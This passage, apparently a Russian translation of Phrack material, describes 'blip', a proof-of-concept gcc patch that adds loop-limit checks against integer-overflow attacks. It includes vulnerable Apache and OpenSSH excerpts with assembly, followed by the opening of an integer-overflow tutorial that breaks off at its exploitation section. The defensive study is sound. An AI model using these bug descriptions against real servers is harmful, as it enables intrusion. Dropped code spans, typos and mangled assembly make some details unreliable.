1) Добавить вызов моей функции из кода парсера некоторого языка (в данном случае C). Это даёт возможность изучать и модифицировать дерево «на лету», избегая дополнительного прохода по дереву. Очевидный недостаток — патч становится зависимым от языка.

2) Дождаться полного парсинга функции «front-end», затем пройтись по созданному дереву перед его преобразованием в RTL и найти места, требующие проверок. Преимущество — патч больше не зависит от языка. С другой стороны, реализация «обхода дерева» — довольно сложная и чреватая ошибками задача, противоречащая поставленным целям (простота, практичность).

3) Патчить дерево AST *во время* его преобразования в RTL. Хотя этот вариант выглядит наиболее выгодным (независимость от языка, не нужен обход дерева), у него есть существенный недостаток — неопределённость в том, можно ли *безопасно* модифицировать AST в этот момент. Поскольку «машина преобразования в RTL» уже обработала часть AST, модификация дерева в этот момент может быть опасной.

В итоге было принято решение, что цель простоты обязывает выбрать первый вариант — вызов функций из С-парсера.

Хуки патча размещены в трёх местах. Два вызова внутри `c-parse.y` (главного файла парсера) позволяют изучать циклы `FOR` и `WHILE` и модифицировать их на лету. Третий вызов расположен вне парсера, поскольку перехватить все места создания `CALL_EXPR` изнутри парсера оказалось весьма трудным. В качестве альтернативы был добавлен вызов внутри функции `build_function_call()` в файле `c-typeck.c` (построитель выражений с проверкой типов С-компилятора).

Главная точка входа в патч — функция `blip_check_loop_limit()`, которая выполняет всю работу по проверке, является ли цикл подходящим, и вызывает нужную функцию для фактического патчинга дерева AST.

Чтобы цикл рассматривался как счётный, он должен выглядеть как цикл-счётчик. Патч `blip` пытается изучить каждый цикл и определить, является ли он счётным (точные критерии приводятся ниже). Для каждого счётного цикла предпринимается попытка обнаружить переменную-«счётчик» и переменную-«лимит».

Примеры простых циклов и их переменных:

- `for(i=0; i < j; i+=3){;}` — цикл с инкрементом, `i` = счётчик, `j` = лимит.
- `while(len--){;}` — цикл с декрементом, `len` = счётчик, `0` = лимит.

Текущая реализация считает цикл счётным только если:

- В условии цикла обнаружены 2 переменных (иногда одна из них — константа).
- Одна из этих переменных изменяется в условии цикла или в выражении цикла.
- Изменяется *только одна* переменная.
- Изменение выполнено в стиле инкремента/декремента (`++`, `--`, `+=`, `-=`).

Код, изучающий цикл, выполняется в `blip_find_loop_vars()` и может быть в будущем улучшен для распознавания большего числа циклов как счётных.

После обнаружения направления цикла, переменной-счётчика и лимита дерево AST модифицируется для включения проверки, которая сообщает о нарушении `blip` при попытке выполнить большой цикл.

Для сохранения простоты и надёжности патча: всякий раз, когда цикл кажется слишком сложным для распознавания как счётного, он игнорируется (с помощью предупреждающих флагов `blip` можно перечислить проигнорированные циклы и причины игнорирования).

4.5.2 — Модификация AST

При патчинге сложных приложений, таких как `gcc`, нужно убедиться, что при изменении резидентных в памяти структур на лету не возникает «эффекта бабочки». Чтобы избежать множества неприятностей, рекомендую избегать прямой модификации структур. Вместо этого используйте существующие функции, которые использовал бы парсер языка, если бы код, который вы хотите «вставить», находился в исходном исходном коде. Следование этому уровню инкапсуляции уберёт от ошибок, таких как забытая инициализация члена структуры или обновление глобальной переменной.

Оказалось очень полезным симулировать внедрение кода, фактически изменяя исходный код и трассируя компилятор при построении дерева AST, а затем воспроизводить создание кода с использованием тех же функций, что использует парсер. Таким образом удалось устранить необходимость «грязного» прямого доступа к дереву AST.

Зная нужный набор функций для внедрения любого кода, оставалось определить, что именно следует внедрять. Ответ немного различается в зависимости от типа цикла. В случае цикла `for` патч `blip` добавляет проверочное выражение в качестве последнего выражения в операторе `FOR_INIT`. В случае цикла `while` патч `blip` добавляет проверочное выражение в виде нового оператора перед циклом `while`. В случае вызова «функции-аналога цикла» типа `memcpy` патч `blip` заменяет всё выражение вызова новым условным выражением, имеющим `__blip_violation` на «истинной» стороне и исходное выражение вызова на «ложной».

Проиллюстрируем это примерами:

До blip:

```
1) for(i=0;i< len;i++){  
  
2) While(len--){  
  
3) p = memcpy(d,s,l)
```

После blip:

```
1) for(i=0,<blip_check>?__blip_violation:0;i<len;i++){  
  
2) <blip_check>?__blip_violation:0;  
   while(len--){  
  
3) p = <blip_check>?__blip_violation : memcpy(d,s,l)
```

Сам ` довольно прост. Если цикл инкрементный (возрастающий), проверка выглядит так: `(limit > count && limit-count > max)`. Если цикл убывающий: `(count > limit && count - limit > max)`. Необходимо проверять дельту между счётчиком и лимитом, а не только лимит, чтобы не вызывать ложных срабатываний для цикла вида:

```
len = 0xffff0000;  
for(i=len-20;i < len; i++){
```

Приведённый пример поначалу может выглядеть как целочисленная атака, но может быть и легитимным циклом, который просто итерируется по очень большим значениям.

Функция, отвечающая за построение ` , — `blip_build_check_exp()`, её код говорит сам за себя, поэтому комментарии здесь не дублируются.

Одной из сложностей при внедрении кода `blip` была вставка функции `__blip_violation` в целевой файл. При создании ` создавались выражения, ссылающиеся на те же узлы дерева, что были найдены в условии цикла или в качестве параметра вызова функции-аналога цикла. Но `__blip_violation` не существовала в пространстве имён компилируемого файла, и ссылка на неё была несколько сложнее, чем казалось. Обычно при создании `CALL_EXPR` идентифицируется `FUNCTION_DECL` (как одна из доступных функций, видимых вызывающей стороне), и позже создаётся `ADDR_EXPR` для выражения адреса объявленной функции. Поскольку `__blip_violation` не была объявлена, попытки выполнить `lookup_name()` для этого имени давали пустое объявление.

К счастью, `gcc` оказался достаточно снисходительным, и удалось построить `FUNCTION_DECL` и сослаться на него, оставив всё остальное для разрешения на уровне RTL. Код, строящий вызов функции, находится в `blip_build_violation_call()`. Тело функции `__blip_violation` расположено в `libgcc2.c` (спасибо ProPolice за пример).

```
<DISCLAIMER> Все вышеупомянутые модификации выполнены в духе доказательства  
концепции обнаружения целочисленных атак blip. Нет никакой гарантии, что патч  
действительно повысит защищённость какой-либо системы, что он сохранит  
компилятор стабильным и работоспособным (при использовании -fblip) или что  
какие-либо рекомендации по кодированию/патчингу, приведённые в статье, покажутся  
разумными хардкорным мейнтейнерам проекта gcc :>.</DISCLAIMER>
```

4.6 — Ограничения

В этом разделе перечислены ограничения, известные автору на момент написания статьи. Начнём с высокоуровневых ограничений и перейдём к низкоуровневым техническим.

- Первое ограничение — охват патча. Патч предназначен для остановки целочисленных уязвимостей, порождающих большие циклы. Другие уязвимости, вызванные ошибками проектирования или отсутствием проверки целых чисел, не будут защищены.

Например, следующий код уязвим, но не может быть защищён патчем:

```
void foo(unsigned int len, char* buf){  
  
    char    dst[10];  
  
    if(len < 10){  
        strcpy(dst, buf);  
    }  
}
```

- Иногда классическое целочисленное переполнение остаётся незамеченным. Пример — уязвимость `xdr_array`. Проблема в том, что функция `malloc` была вызвана с переполненным выражением *двух* разных целочисленных входных значений, тогда как защита `blir` обрабатывает только один большой счётный цикл. Рассматривая цикл `xdr_array`, видно, что атакующий легко может передать такие входные целые, что выражение для `malloc` переполнится, но счётчик цикла останется небольшим.
- Некоторые счётные циклы не будут распознаны. Например, сложное условие цикла, для которого нетривиально идентифицировать счётный цикл. Такие циклы необходимо игнорировать, иначе возможны ложные срабатывания, ведущие к неопределённому поведению.
- [Техническое ограничение] Текущая версия предназначена для работы только с языком C.
- [Техническое ограничение] Текущая версия не проверяет встроенный ассемблерный код, который может содержать инструкции «loop», что позволяет эксплуатации целочисленных переполнений оставаться незамеченной.

5 — Ссылки

- [1] StackGuard
Automatic Detection and Prevention of Stack Smashing Attacks
<http://www.immunix.org/StackGuard/>
- [2] ProPolice
GCC extension for protecting applications from stack-smashing attacks
<http://www.trl.ibm.com/projects/security/ssp/>
- [3] GCC
GNU Compiler Collection
<http://gcc.gnu.org>
- [4] noir
Smashing The Kernel Stack For Fun And Profit
Phrack Issue #60, Phile 0x06 by noir
- [5] Halvar Flake
Third Generation Exploits on NT/Win2k Platforms
<http://www.blackhat.com/presentations/bh-europe-01/halvar-flake/bh-europe-01-halvarflake.ppt>
- [6] MaXX

```
Vudo malloc tricks
Phrack Issue 0x39, Phile #0x08
```

```
[7] Once upon a free()..
    Phrack Issue 0x39, Phile #0x09
```

```
[8] Aleph One
    Smashing The Stack For Fun And Profit
    Phrack Issue 0x31, Phile #0x0E
```

6 — Благодарности

Я хочу поблагодарить свою команду за помощь в подготовке статьи. Спасибо Monty, sinan, yona, shok за полезные комментарии и идеи по её улучшению. Если вам кажется, что английский в этой статье хромает, представьте, через что пришлось пройти моей команде :>. Без вас я бы никогда не справился.

Отдельная благодарность anonumous :> за корректуру статьи, полезную техническую обратную связь и поддержку.

7 — Приложение А — Примеры из реальной жизни

Имея готовый патч, я захотел проверить его на одной из известных и резонансных уязвимостей. Критерии для проверки были следующими:

- Пакет должен успешно компилироваться с патчем.
- Патч должен защищать пакет от эксплуатации известных уязвимостей.

Для тестирования были выбраны пакеты Apache httpd и OpenSSH, поскольку оба: высокопрофильные, содержат уязвимости, от которых патч должен защищать (в уязвимых версиях), и достаточно велики для «QA» патча.

Тест защиты оказался успешным :), и уязвимая версия, скомпилированная с `-fblip`, оказалась неэксплуатируемой.

В следующем разделе объясняется, как компилировать пакеты с патчем blip. Приводится сгенерированный ассемблерный код до/после применения патча для кода, который позволял атаке переполнять буферы программ.

7.1 — Chunked encoding в Apache

Информация об уязвимости:

Для синхронизации с темой уязвимости chunked encoding в Apache приведём фрагмент уязвимого кода с пояснениями.

Код: Apache src/main/http_protocol.c : `ap_get_client_block()`

```
01 len_to_read = get_chunk_size(buffer);
```

```
<some code here...>
```

```
02 r->remaining = len_to_read;
```

```
<some code here...>
```

```

03 len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;
04 len_read = ap_bread(r->connection->client, buffer , len_to_read);

```

Уязвимость в этом случае позволяет удалённому атакующему передать отрицательный размер чанка. Это обходит проверку в строке 3 и завершается вызовом `ap_bread()` с огромным положительным числом.

Тестирование патча:

Чтобы скомпилировать Apache httpd с включённым флагом `-fblip`, можно отредактировать файл `src/apaci` и добавить в конец файла строку `echo '-fblip'`.

Любая попытка передать отрицательный размер чанка после компиляции Apache httpd с патчем `blip` завершится выполнением обработчика `__blip_violation`.

Согласно теории `blip`, атака должна задействовать какой-либо цикл. В строке 4 перечисленного кода выполняется вызов функции `ap_bread()`. Если теория верна, внутри этой функции должен быть цикл.

```

/*
 * Read up to nbyte bytes into buf.
 * If fewer than nbyte bytes are currently available, then return those.
 * Returns 0 for EOF, -1 for error.
 * NOTE EBCDIC: The readahead buffer _always_ contains *unconverted* data.
 * Only when the caller retrieves data from the buffer (calls bread)
 * is a conversion done, if the conversion flag is set at that time.
 */
API_EXPORT(int) ap_bread(BUFF *fb, void *buf, int nbyte)
{
    int i, nrd;

    if (fb->flags & B_RDERR)
        return -1;
    if (nbyte == 0)
        return 0;

    if (!(fb->flags & B_RD)) {
        if (fb->incnt) {
            i = (fb->incnt > nbyte) ? nbyte : fb->incnt;
#ifdef CHARSET_EBCDIC
            if (fb->flags & B_ASCII2EBCDIC)
                ascii2ebcdic(buf, fb->inptr, i);
            else
#endif /*CHARSET_EBCDIC*/
                memcpy(buf, fb->inptr, i);
            fb->incnt -= i;
            fb->inptr += i;
            return i;
        }
        i = read_with_errors(fb, buf, nbyte);
#ifdef CHARSET_EBCDIC
        if (i > 0 && ap_bgetflag(fb, B_ASCII2EBCDIC))
            ascii2ebcdic(buf, buf, i);
#endif /*CHARSET_EBCDIC*/
        return i;
    }

    nrd = fb->incnt;
    if (nrd >= nbyte) {
#ifdef CHARSET_EBCDIC
        if (fb->flags & B_ASCII2EBCDIC)
            ascii2ebcdic(buf, fb->inptr, nbyte);
        else
#endif /*CHARSET_EBCDIC*/
            memcpy(buf, fb->inptr, nbyte);
        fb->incnt = nrd - nbyte;
        fb->inptr += nbyte;
        return nbyte;
    }
}

```

```

        if (nrd > 0) {
#ifdef CHARSET_EBCDIC
        if (fb->flags & B_ASCII2EBCDIC)
        ascii2ebcdic(buf, fb->inptr, nrd);
        else
#endif /*CHARSET_EBCDIC*/
        memcpy(buf, fb->inptr, nrd);
        nbyte -= nrd;
        buf = nrd + (char *) buf;
        fb->incnt = 0;
        }
        if (fb->flags & B_EOF)
        return nrd;

        if (nbyte >= fb->bufsiz) {
        i = read_with_errors(fb, buf, nbyte);
#ifdef CHARSET_EBCDIC
        if (i > 0 && ap_bgetflag(fb, B_ASCII2EBCDIC))
        ascii2ebcdic(buf, buf, i);
#endif /*CHARSET_EBCDIC*/
        if (i == -1) {
        return nrd ? nrd : -1;
        }
        else {
        fb->inptr = fb->inbase;
        i = read_with_errors(fb, fb->inptr, fb->bufsiz);
        if (i == -1) {
        return nrd ? nrd : -1;
        }
        fb->incnt = i;
        if (i > nbyte)
        i = nbyte;
#ifdef CHARSET_EBCDIC
        if (fb->flags & B_ASCII2EBCDIC)
        ascii2ebcdic(buf, fb->inptr, i);
        else
#endif /*CHARSET_EBCDIC*/
        memcpy(buf, fb->inptr, i);
        fb->incnt -= i;
        fb->inptr += i;
        }
        return nrd + i;
        }
}

```

В коде видно несколько возможных путей выполнения, каждый из которых включает «цикл», перемещающий все данные в параметр `buf`. Если код поддерживает `CHARSET_EBCDIC`, смертоносный цикл выполняет функция `ascii2ebcdic`. В остальных обычных случаях смертоносный цикл реализует `memcpy`.

Ниже приведён ассемблерный код, сгенерированный для указанной выше функции.

```

.type ap_bread,@function
ap_bread:
    pushl %ebp
    movl %esp, %ebp
    subl $40, %esp
    movl %ebx, -12(%ebp)
    movl %esi, -8(%ebp)
    movl %edi, -4(%ebp)
    movl 8(%ebp), %edi
    movl 16(%ebp), %ebx
    testb $16, (%edi)
    je .L68
    movl $-1, %eax
    jmp .L67
.L68:
    movl $0, %eax
    testl %ebx, %ebx
    je .L67

```

```

    testb $1, (%edi)
    jne .L70
    cmpl $0, 8(%edi)
    je .L71
    movl 8(%edi), %esi
    cmpl %ebx, %esi
    jle .L72
    movl %ebx, %esi
.L72:
    cmpl $268435456, %esi
    jbe .L73
    movl %esi, (%esp)
    call __blip_violation
    jmp .L74
.L73:
    movl 4(%edi), %eax
    movl 12(%ebp), %edx
    movl %edx, (%esp)
    movl %eax, 4(%esp)
    movl %esi, 8(%esp)
    call memcpy
.L74:
    subl %esi, 8(%edi)
    addl %esi, 4(%edi)
    movl %esi, %eax
    jmp .L67
.L71:
    movl %edi, (%esp)
    movl 12(%ebp), %eax
    movl %eax, 4(%esp)
    movl %ebx, 8(%esp)
    call read_with_errors
    jmp .L67
.L70:
    movl 8(%edi), %edx
    movl %edx, -16(%ebp)
    cmpl %ebx, %edx
    jl .L75
    cmpl $268435456, %ebx
    jbe .L76
    movl %ebx, (%esp)
    call __blip_violation
    jmp .L77
.L76:
    movl 4(%edi), %eax
    movl 12(%ebp), %edx
    movl %edx, (%esp)
    movl %eax, 4(%esp)
    movl %ebx, 8(%esp)
    call memcpy
.L77:
    movl -16(%ebp), %eax
    subl %ebx, %eax
    movl %eax, 8(%edi)
    addl %ebx, 4(%edi)
    movl %ebx, %eax
    jmp .L67
.L75:
    cmpl $0, -16(%ebp)
    jle .L78
    cmpl $268435456, -16(%ebp)
    jbe .L79
    movl -16(%ebp), %eax
    movl %eax, (%esp)
    call __blip_violation
    jmp .L80
.L79:
    movl 4(%edi), %eax
    movl 12(%ebp), %edx
    movl %edx, (%esp)
    movl %eax, 4(%esp)

```

Blip Check (Using esi)

Blip check (using ebx)

Blip check
(using [ebp-16])

```

movl-16(%ebp), %eax
movl%eax, 8(%esp)
callmemcpy
.L80:
subl-16(%ebp), %ebx
movl-16(%ebp), %edx
addl%edx, 12(%ebp)
movl$0, 8(%edi)
.L78:
testb$4, (%edi)
je.L81
movl-16(%ebp), %eax
jmp.L67
.L81:
cmpl28(%edi), %ebx
jle.L82
movl%edi, (%esp)
movl12(%ebp), %eax
movl%eax, 4(%esp)
movl%ebx, 8(%esp)
callread_with_errors
movl%eax, %esi
cmpl$-1, %eax
jne.L85
jmp.L91
.L82:
movl20(%edi), %eax
movl%eax, 4(%edi)
movl%edi, (%esp)
movl%eax, 4(%esp)
movl28(%edi), %eax
movl%eax, 8(%esp)
callread_with_errors
movl%eax, %esi
cmpl$-1, %eax
jne.L86
.L91:
cmpl$0, -16(%ebp)
setne%al
movzbl%al, %eax
decl%eax
orl-16(%ebp), %eax
jmp.L67
.L86:
movl%eax, 8(%edi)
cmpl%ebx, %eax
jle.L88
movl%ebx, %esi
.L88:
cmpl$268435456, %esi
jbe.L89
movl%esi, (%esp)
call__blip_violation
jmp.L90
.L89:
movl4(%edi), %eax
movl12(%ebp), %edx
movl%edx, (%esp)
movl%eax, 4(%esp)
movl%esi, 8(%esp)
callmemcpy
.L90:
subl%esi, 8(%edi)
addl%esi, 4(%edi)
.L85:
movl-16(%ebp), %eax
addl%esi, %eax
.L67:
movl-12(%ebp), %ebx
movl-8(%ebp), %esi
movl-4(%ebp), %edi

```

```

movl%ebp, %esp
popl%ebp
ret

```

Можно заметить, что перед каждым вызовом функции `memcpy` (одной из «функций-аналогов цикла») добавлен небольшой код, вызывающий `__blip_violation`, если третий параметр `memcpy` больше `blip_max`.

Ещё стоит отметить, как внедрённая проверка обращается к этому третьему параметру. В первом блоке внедрённого кода параметр хранится в регистре `esi`, во втором — в регистре `ebx`, в третьем — на стеке по адресу `ebp-16`. Причина проста: поскольку модификация выполнялась на уровне дерева AST, и патч использовал тот же самый узел дерева, что и в выражении вызова `memcpy`, RTL сгенерировал одинаковый код как для выражения вызова, так и для проверочного выражения.

Вернёмся к функции `ap_bread` и предположим, что `CHARSET_EBCDIC` действительно был определён. В этом случае функция `ascii2ebcdic` была бы тем самым «уязвимым» циклом. Поэтому ожидается, что патч `blip` проверит цикл и в этой функции.

Ниже приведён код `ascii2ebcdic` из `src/ap/ap_ebcdic.c`:

```

API_EXPORT(void *)
ascii2ebcdic(void *dest, const void *srce, size_t count)
{
    unsigned char *udest = dest;
    const unsigned char *usrce = srce;

    while (count-- != 0) {
        *udest++ = os_toebcdic[*usrce++];
    }

    return dest;
}

```

Результат компиляции приведённой выше функции с флагом `-fblip`:

```

.type%ascii2ebcdic,@function
ascii2ebcdic:
pushl%ebp
movl%esp, %ebp
pushl%edi
pushl%esi
pushl%ebx
subl$12, %esp
movl16(%ebp), %ebx
movl8(%ebp), %edi
movl12(%ebp), %esi
cmpl$0, %ebx
jbe.L12
cmpl$268435456, %ebx
jbe.L12
movl%ebx, (%esp)
call__blip_violation
.L12:
decl%ebx
cmpl$-1, %ebx
je.L18
.L16:
movzbl(%esi), %eax
movzbl%os_toebcdic(%eax), %eax
movb%al, (%edi)
incl%esi
incl%edi
decl%ebx
cmpl$-1, %ebx
jne.L16
.L18:
movl8(%ebp), %eax
addl$12, %esp

```

```

    popl%ebx
    popl%esi
    popl%edi
    popl%ebp
    ret
.Lfe2:

```

При обработке функции `ascii2ebcdic` патч `blip` идентифицировал цикл `while` как счётный. Условие цикла содержит всю информацию, необходимую для создания ```. Сначала идентифицируются переменные цикла: `count` — одна переменная, константа `0` — вторая. Затем ищется изменение переменной: `count` декрементируется в выражении `count--`. Поскольку `count` — единственная изменяемая переменная, можно сказать, что `count` — переменная-счётчик, а константа `0` — переменная-лимит. Цикл убывающий, поскольку операция изменения — `--`. Проверка будет: `(count > limit && count - limit > MAX_Blip)`. Глядя на ассемблерный код, видно, что счётчик цикла хранится в регистре `ebx` (это легко заметить по коду под меткой `.L12`, который декрементирует `ebx` и затем сравнивает его с константой цикла). будет использовать регистр `ebx``.

7.2 — Аутентификация OpenSSH

Информация об уязвимости:

Уязвимость OpenSSH — пример целочисленного переполнения, приводящего к неправильно вычисленному размеру выделяемой памяти. Ниже фрагмент уязвимого кода:

```

OpenSSH auth2-chall.c : input_userauth_info_response()

    01 nresp = packet_get_int();

    <some code here ..>

    02 response = xmalloc(nresp * sizeof(char*));
    03 for(i = 0; i < nresp; i++)
    04 response[i] = packet_get_string(NULL);

```

В строке 01 код считывает целое в беззнаковую переменную. Затем выделяется массив с `nresp` элементами. Проблема в том, что выражение `nresp * sizeof(char)` может переполниться. Поэтому передача `nresp` больше `0x40000000` позволяет выделить маленький буфер, который впоследствии может быть переполнен присваиванием в строке 04.

Тестирование патча:

Чтобы скомпилировать пакет OpenSSH с включённым флагом `-fblip`, можно добавить `-fblip` в определение `CFLAGS` в файле `Makefile.in` (например: `CFLAGS=@CFLAGS@ -fblip`).

Любая попытка передать большое количество ответов после компиляции OpenSSH с патчем `blip` завершится выполнением обработчика `__blip_violation`.

Ниже фрагмент уязвимой функции:

```

static void
input_userauth_info_response(int type, u_int32_t seq, void *ctxt)
{
    Authctxt *authctxt = ctxt;
    KbdintAuthctxt *kbdintctxt;
    int i, authenticated = 0, res, len;
    u_int nresp;
    char **response = NULL, *method;

    <omitted code>

    nresp = packet_get_int();

```

```

if (nresp != kbdinttxt->nreq)
fatal("input_userauth_info_response: wrong number of replies");

if (nresp > 0) {

    -----
    ** Vulnerable code **
    -----

    response = xmalloc(nresp * sizeof(char*));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
    }

    <omitted code>
}

```

Приведённая выше функция транслируется в следующий ассемблерный код при компиляции с защитой `-fbllip` (для удобочитаемости вставок `blip` код был скомпилирован с `-O` вместо `-O2`, которое переупорядочивает базовые блоки):

```

.type input_userauth_info_response,@function
input_userauth_info_response:

    movl -16(%ebp), %eax
    movl $0, 4(%eax)
    call packet_get_int
    movl %eax, %esi
    movl -20(%ebp), %edx
    cmpl $12(%edx), %eax
    je .L111
    movl $.LC15, (%esp)
    call fatal
.L112:
    testl %esi, %esi
    je .L113
    leal 0(,%esi,4), %eax
    movl %eax, (%esp)
    call xmalloc
    movl %eax, -32(%ebp)
    movl $0, %ebx
    cmpl $0, %esi
    jbe .L115
    cmpl $268435456, %esi
    jbe .L115
    movl %esi, (%esp)
    call __blip_violation
.L115:
    cmpl %esi, %ebx
    jae .L113
.L120:
    movl $0, (%esp)
    call packet_get_string
    movl -32(%ebp), %ecx
    movl %eax, (%ecx,%ebx,4)
    incl %ebx
    cmpl %esi, %ebx
    jb .L120

```

Патч `blip` идентифицировал цикл `for` как счётный и внедрил код, направляющий выполнение к обработчику `__blip_violation`, если лимит (`nresp`) превышает `BLIP_MAX`. Следовательно, если значение `nresp` будет достаточно большим, чтобы вызвать переполнение в вызове `xmalloc`, оно также окажется достаточно большим, чтобы быть перехваченным ``.

Для включения патча blip следует сначала передать флаг `-fblip` при запуске компилятора gcc.

Патч blip будет пытаться вставить `` везде, где это возможно. Все циклы или вызовы, которые не могут быть защищены, патч молча игнорирует. Чтобы видеть проигнорированные циклы, можно воспользоваться одним из следующих предупреждающих флагов, которые также предоставляют сообщение с описанием причины игнорирования конкретного цикла.

Предупреждающие флаги:

- `blip_for_not_emit` — сообщать о проигнорированных циклах `for`.
- `blip_while_not_emit` — сообщать о проигнорированных циклах `while`.
- `blip_call_not_emit` — сообщать о проигнорированных вызовах функций-аналогов цикла.

Причина игнорирования цикла будет одной из следующих:

- Переменные цикла занимают менее 4 байт.
- Инициализация `for` является не выражением.
- Вызов функции осуществляется через указатель на функцию.
- Параметры вызова имеют побочные эффекты — повторное использование выражения может вызвать неожиданные результаты.
- Условие цикла слишком сложное для определения переменных цикла.
- Ни одна переменная цикла не изменяется (недостаточно информации для построения проверки).
- Обе переменные цикла изменяются.
- Условие слишком сложное.

Патч blip также способен выводить статистику проверок. Используя `-fblip_stat`, можно получить от патча статистическую информацию о количестве обработанных циклов и количестве успешно проверенных.

Следующая командная строка компилирует первый пример кода. Ниже приведён вывод компиляции:

```
$ gcc -o sample -fblip -fblip_stat -O sample.c

==] Blip statistics (checks emits)
Total: 1/100% 1/100%
for: 1/100% 1/100%
while: 0/0% 0/0%
calls: 0/0% 0/0%
==] End Blip Statistics
```

(Далее в оригинале следует uencoded патч blip в формате begin 640 — бинарные данные, здесь опущены.)

Базовые целочисленные переполнения

Автор: blexim

1: Введение

1.1 Что такое целое число?

1.2 Что такое целочисленное переполнение?

1.3 Почему это опасно?

2: Целочисленные переполнения

2.1 Переполнения по ширине типа

2.1.1 Эксплуатация

2.2 Арифметические переполнения

2.2.1 Эксплуатация

3: Ошибки знаковости

3.1 Как они выглядят?

3.1.1 Эксплуатация

3.2 Ошибки знаковости, вызванные целочисленными переполнениями

4: Примеры из реальной жизни

4.1 Целочисленные переполнения

4.2 Ошибки знаковости

1.0 Введение

В этой статье описываются два класса программных ошибок, которые в ряде случаев позволяют злоумышленнику изменить путь выполнения уязвимого процесса. Оба класса работают за счёт того, что переменные принимают неожиданные значения, и поэтому они не столь «прямолинейны», как классы, напрямую перезаписывающие память, — например, переполнения буфера или форматные строки. Все примеры в статье написаны на C, поэтому предполагается базовое знакомство с этим языком. Понимание того, как целые числа хранятся в памяти, тоже полезно, но не обязательно.

1.1 Что такое целое число?

Целое число в контексте вычислительной техники — это переменная, способная представлять действительное число без дробной части. Как правило, целые числа занимают столько же места, что и указатель на той системе, для которой они скомпилированы (то есть на 32-битной системе, например i386, целое число занимает 32 бита, а на 64-битной, например SPARC, — 64 бита). Тем не менее некоторые компиляторы не используют одинаковый размер для целых чисел и указателей, поэтому для простоты во всех примерах рассматривается 32-битная система с 32-битными целыми числами, длинными целыми и указателями.

Целые числа, как и все переменные, — это просто области памяти. Когда мы говорим о целых числах, мы обычно представляем их в десятичной форме, поскольку именно она привычна людям. Компьютеры, будучи цифровыми устройствами, не работают с десятичными числами, поэтому внутри машины целые числа хранятся в двоичной форме. Двоичная система — это иной способ записи чисел, использующий лишь две цифры: 1 и 0, в отличие от десяти цифр десятичной

системы. Помимо двоичной и десятичной, в вычислительной технике часто используется шестнадцатеричная система (основание шестнадцать), поскольку перевод между двоичной и шестнадцатеричной формами очень прост.

Поскольку нередко требуется хранить отрицательные числа, необходим механизм их представления средствами двоичной системы. Это достигается использованием старшего бита (MSB) переменной для определения знака: если MSB равен 1, переменная интерпретируется как отрицательная; если 0 — как положительная. Это может породить путаницу, о чём будет рассказано в разделе об ошибках знаковости, поскольку не все переменные являются знаковыми: не все они используют MSB для определения знака. Такие переменные называются беззнаковыми и могут принимать только положительные значения, тогда как переменные, способные быть как положительными, так и отрицательными, называются знаковыми.

1.2 Что такое целочисленное переполнение?

Поскольку целое число имеет фиксированный размер (32 бита в рамках данной статьи), оно может хранить лишь ограниченное максимальное значение. Когда делается попытка сохранить значение, превышающее этот максимум, возникает целочисленное переполнение. Стандарт ISO C99 утверждает, что целочисленное переполнение вызывает «неопределённое поведение» — это значит, что соответствующие компиляторы вправе поступать как угодно: полностью игнорировать переполнение или завершать программу. Большинство компиляторов, судя по всему, игнорируют переполнение, что приводит к сохранению неожиданного или ошибочного результата.

1.3 Почему это опасно?

Целочисленные переполнения невозможно обнаружить после того, как они произошли, поэтому у приложения нет способа проверить корректность ранее вычисленного результата. Это может быть опасно, если вычисление связано с размером буфера или глубиной индексирования в массив. Конечно, большинство целочисленных переполнений не поддаются эксплуатации, поскольку память не перезаписывается напрямую, но иногда они приводят к другим классам ошибок — чаще всего к переполнениям буфера. Вдобавок целочисленные переполнения трудно заметить, поэтому даже тщательно проверенный код может преподносить неприятные сюрпризы.

2.0 Целочисленные переполнения

Итак, что же происходит при целочисленном переполнении? ISO C99 говорит следующее:

«Вычисление с беззнаковыми операндами никогда не может переполниться, поскольку результат, который не может быть представлен результирующим беззнаковым целочисленным типом, редуцируется по модулю числа, на единицу большего наибольшего значения, представимого этим типом.»

Примечание: модульная арифметика подразумевает деление двух чисел с взятием остатка, например:

```
10 по модулю 5 = 0
11 по модулю 5 = 1
```

Таким образом, редукция большого значения по модулю ($\text{MAXINT} + 1$) означает отбрасывание той части значения, которая не умещается в целое число, с сохранением остатка. В C оператор взятия остатка — знак %.

Формулировка несколько тяжеловесна, поэтому типичное «неопределённое поведение» лучше проиллюстрировать на примере.

Допустим, есть два беззнаковых целых числа `a` и `b`, каждое длиной 32 бита. Присвоим `a` максимальное значение, которое может хранить 32-битное целое число, а `b` присвоим 1. Сложим `a` и `b` и сохраним результат в третьем беззнаковом 32-битном целом числе `r`:

```
a = 0xffffffff
b = 0x1
r = a + b
```

Поскольку результат сложения невозможно представить 32 битами, он, в соответствии со стандартом ISO, редуцируется по модулю `0x100000000`:

```
r = (0xffffffff + 0x1) % 0x100000000
r = (0x100000000) % 0x100000000 = 0
```

Редукция по модулю по существу гарантирует, что используются лишь младшие 32 бита результата, поэтому целочисленное переполнение приводит к усечению результата до размера, представимого переменной. Это нередко называют «оборачиванием» (wrap around), поскольку результат как бы оборачивается к нулю.

2.1 Переполнения по ширине типа

Итак, целочисленное переполнение — это результат попытки сохранить в переменной значение, которое в ней не умещается. Простейший пример можно получить, просто присвоив содержимое большой переменной меньшей:

```
/* ex1.c - потеря точности */
#include <stdio.h>

int main(void){
    int l;
    short s;
    char c;

    l = 0xdeadbeef;
    s = l;
    c = l;

    printf("l = 0x%x (%d bits)\n", l, sizeof(l) * 8);
    printf("s = 0x%x (%d bits)\n", s, sizeof(s) * 8);
    printf("c = 0x%x (%d bits)\n", c, sizeof(c) * 8);

    return 0;
}
/* EOF */
```

Вывод программы выглядит так:

```
nova:signed {48} ./ex1
l = 0xdeadbeef (32 bits)
s = 0xffffbeef (16 bits)
c = 0xfffffffef (8 bits)
```

Поскольку каждое присваивание приводит к выходу за границы значений, хранимых в соответствующем типе, значение усекается, чтобы уместиться в целевой переменной.

Здесь стоит упомянуть о целочисленном продвижении (integer promotion). Когда выполняется вычисление с операндами разного размера, меньший операнд «продвигается» до размера большего. Вычисление затем выполняется с этими продвинутыми размерами, а если результат нужно сохранить в меньшей переменной, он снова усекается до меньшего размера. Например:

```
int i;
short s;
```

```
s = i;
```

Здесь выполняется вычисление с операндами разного размера. Переменная `s` продвигается до `int` (32 бита), затем содержимое `i` копируется в продвинутый `s`. После этого содержимое продвинутой переменной «понижается» обратно до 16 бит для сохранения в `s`. Это понижение может привести к усечению результата, если он превышает максимальное значение, которое может хранить `s`.

2.1.1 Эксплуатация

